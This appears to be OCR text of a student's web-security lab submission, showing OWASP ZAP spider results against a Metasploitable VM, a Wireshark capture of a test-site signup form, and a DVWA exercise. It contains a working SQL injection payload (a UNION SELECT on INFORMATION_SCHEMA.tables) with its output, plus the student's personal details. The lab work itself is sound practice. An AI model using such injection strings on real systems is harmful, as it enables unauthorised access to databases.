
*Untitled - Notepad

File Edit Format View Help



19BIT0150 HRITIK DUBEY

100% Windows (CRLF) UTF-8

ENG IN 18:39 07-12-2021



Question 3: Nessus Scan / OWASP ZAP



Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Mozilla Firefox OWASP ZAP - OWASP ... 08:49 AM 68%

File Edit View Analyse Report Tools Import Online Help

Standard Mode Quick Start Request Response

Sites Header: Text Body: Text

Contexts Default Context Sites

GET http://192.168.159.128 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.159.128/
Connection: keep-alive
Cookie: security=low; PHPSESSID=512b8073afb2bf195e4c59c9469d3e93
Upgrade-Insecure-Requests: 1
Host: 192.168.159.128

History Search Alerts Output Spider

New Scan Progress: 0: http://192.168.159.128 Current Scans:0 URLs Found: 3038 Nodes Added: 374 Export

URLs Added Nodes Messages

Processed	Method	URI
	GET	http://192.168.159.128/twiki/bin/view/TWiki/WebTopicEdit...
	GET	http://192.168.159.128/twiki/bin/diff/TWiki/WebTopicEdit...
	GET	http://192.168.159.128/twiki/bin/view/TWiki/WebTopicEdit...
	GET	http://192.168.159.128/twiki/bin/oops/TWiki/WebTopicEdi...
	GET	http://192.168.159.128/twiki/bin/view/TWiki/WebTopicEdi...

Alerts 0 3 7 Primary Proxy: localhost:8080

File Edit Format View Help 100% Windows (CRLF) UTF-8 ENG IN 19:19 07-12-2021

Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Mozilla Firefox OWASP ZAP - OWASP ... 08:47 AM 67%

File Edit View Analyse Report Tools Import Online Help

Standard Mode Quick Start Request Response

Sites Scope



Starting Point: http://192.168.159.128 Select...
Context:
User:
Recurse:
Spider Subtree Only
Show Advanced Options

History Search Alerts Filter: OFF Export

Id	Source	Req. Timestamp	Method	URI	Status	Time	Size
12	Pr...	12/7/21, 8:46:27 AM	GET	http://192.168.159.128/	200 OK	1...	8,638 b
14	Pr...	12/7/21, 8:46:27 AM	GET	http://192.168.159.128/	200 OK	9...	1,064 b
16	Pr...	12/7/21, 8:46:27 AM	GET	http://192.168.159.128/mutillidae/javascript...	200 OK	5...	1,188 b
17	Pr...	12/7/21, 8:46:27 AM	GET	http://192.168.159.128/mutillidae/javascript...	200 OK	6...	57,254
18	Pr...	12/7/21, 8:46:27 AM	GET	http://192.168.159.128/mutillidae/javascript...	200 OK	9...	1,064 b
20	Pr...	12/7/21, 8:46:27 AM	GET	http://192.168.159.128/mutillidae/styles/dd...	200 OK	5...	1,188 b
19	Pr...	12/7/21, 8:46:27 AM	GET	http://192.168.159.128/mutillidae/javascript...	200 OK	6...	57,254

Alerts 0 2 3 Primary Proxy: localhost:8080

File Edit Format View Help 100% Windows (CRLF) UTF-8 ENG IN 19:17 07-12-2021



Question 4: Wireshark [6 Marks]

Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player | || | ↴ | ↵ | ↲ | ↳ | signup - Mozilla Firefox | *eth0 | signup - Mozilla Firefox | 08:14 AM | 76% | G

signup | + | testphp.vulnweb.com/signup.php | Kali Linux | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Security | MSFU | Exploit-DB | GHDB | Nessus Essentials / Log...

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art | go

Browse categories | Browse artists | Your cart | Signup | Your profile | Our guestbook | AJAX Demo | Links | Security art | PHP scanner | PHP vuln help | Fractal Explorer

Signup new user

Please do not enter real information here.
If you press the submit button you will be transferred to a secured connection.

Username:

Password:

Retype password:

Name:

Credit card number:

E-Mail:

Phone number:

Address:

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

*Untitled - Notepad

File Edit Format View Help


19BIT0150 HRITIK DUBEY

100% Windows (CRLF) UTF-8


ENG IN 18:44 07-12-2021

The screenshot shows the NetworkMiner interface with the following details:

- Selected Interface:** *eth0
- Selected Traffic:** http.request
- Table Headers:** No., Time, Source, Destination, Protocol, Length, Info
- Table Data:** A list of network packets, mostly from 192.168.159.131, involving various protocols like SSDP, HTTP, and OCSP.
- Selected Request:** [Response in Frame: 15321]
File Data: 163 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
- Form Fields:** uuname=19BIT0150, upass=12345678, upass2=12345678, urname=HRITIK DUBEY, ucc=19BIT0150, uemail=HRITIKDUBEY@gmail.com, uphone=8573875453
- Selected Hex Data:** A large block of hex and ASCII data representing the captured network traffic.
- Selected ASCII Data:** A large block of ASCII text representing the captured network traffic.
- Bottom Status Bar:** Packets: 15478, 100% Windows (CRLF), UTF-8



FOR GOOGLE.COM tcp packets were filtered.. 142.251.42.66



Question 5: DVWA [12 Marks]

Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player | || | ↻ | ☰ | Google - Mozilla Firefox

Google - Mozilla Firefox

08:23 AM | 72% | 🔒

Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)

Player | || | ↻ | ☰ | Google - Mozilla Firefox

To access official Ubuntu documentation, please visit: http://help.ubuntu.com/
No mail.

```
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:13:d2:ea
          inet addr:192.168.159.128 Bcast:192.168.159.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe13:d2ea/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:29 errors:0 dropped:0 overruns:0 frame:0
          TX packets:56 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3179 (3.1 KB) TX bytes:5912 (5.7 KB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB) TX bytes:19393 (18.9 KB)

nsfadmin@metasploitable:~$ ifconfig_
```

Google offered in: India

About Advertising Business How Search works

File Edit Format View Help

19BIT0150 HRITIK DUBEY

Untitled - Notepad

File Edit Format View Help

19BIT0150 HRITIK DUBEY

100% Windows (CRLF) UTF-8

ENG IN 18:53 07-12-2021

Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)

Player | || | ↻ | ☰ | Damn Vulnerable Web A...

Damn Vulnerable Web App (DVWA) v1.0.7:: Vulnerability:SQL Injection - Mozilla Firefox

08:26 AM | 71% | 🔒

Google Preferences Damn Vulnerable Web A... +

192.168.159.128/dvwa/vulnerabilities/sqlinj?id=1'+OR+163D1+UNION+SELECT+null%2C+tab...

About Advertising Business How Search works

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' OR 1=1 UNION SELECT null, table_name FROM INFORMATION_SCHEMA.tables#
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT null, table_name FROM INFORMATION_SCHEMA.tables#
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT null, table_name FROM INFORMATION_SCHEMA.tables#
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT null, table_name FROM INFORMATION_SCHEMA.tables#
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT null, table_name FROM INFORMATION_SCHEMA.tables#
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT null, table_name FROM INFORMATION_SCHEMA.tables#
First name:

Untitled - Notepad

File Edit Format View Help

19BIT0150 HRITIK DUBEY

File Edit Format View Help


19BIT0150 HRITIK DUBEY

100% Windows (CRLF) UTF-8

ENG IN 18:56 07-12-2021

